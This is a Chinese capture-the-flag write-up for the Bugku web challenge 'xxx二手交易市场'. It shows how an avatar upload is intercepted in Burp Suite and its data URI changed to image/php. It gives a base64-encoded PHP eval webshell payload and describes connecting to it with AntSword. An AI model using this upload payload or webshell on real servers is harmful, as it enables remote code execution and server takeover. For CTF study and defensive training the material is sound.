Bugku-web题目-xxx二手交易市场


关于bugku题目:xxx二手交易市场,打开题目,先注册一个账号。
随后登录账号

看了一下感觉有头像上传的漏洞点,打开bp,抓取上传头像的那个包

头像上传漏洞点,rce + webshell:


抓包后发现"image=data:image/jpeg;base64,<data>(跟着一大堆乱七八糟编码)"

识别Data URI格式,这就是标准的Data URI 格式:data:\;base64,<data>

原image/jpeg被替换成image/php,方便植入并执行webshell

payload采用"image=data%3Aimage%2Fphp%3Bbase64%2CPD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7Pz4="(URL参数形式),解码后"image=data:image/php;base64,PD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7Pz4="



在bp的repeater模块中替换并发送了包之后,查看response(响应),可以从data中看到一个路径,使用它返回的路径,在蚁剑中进行连接。
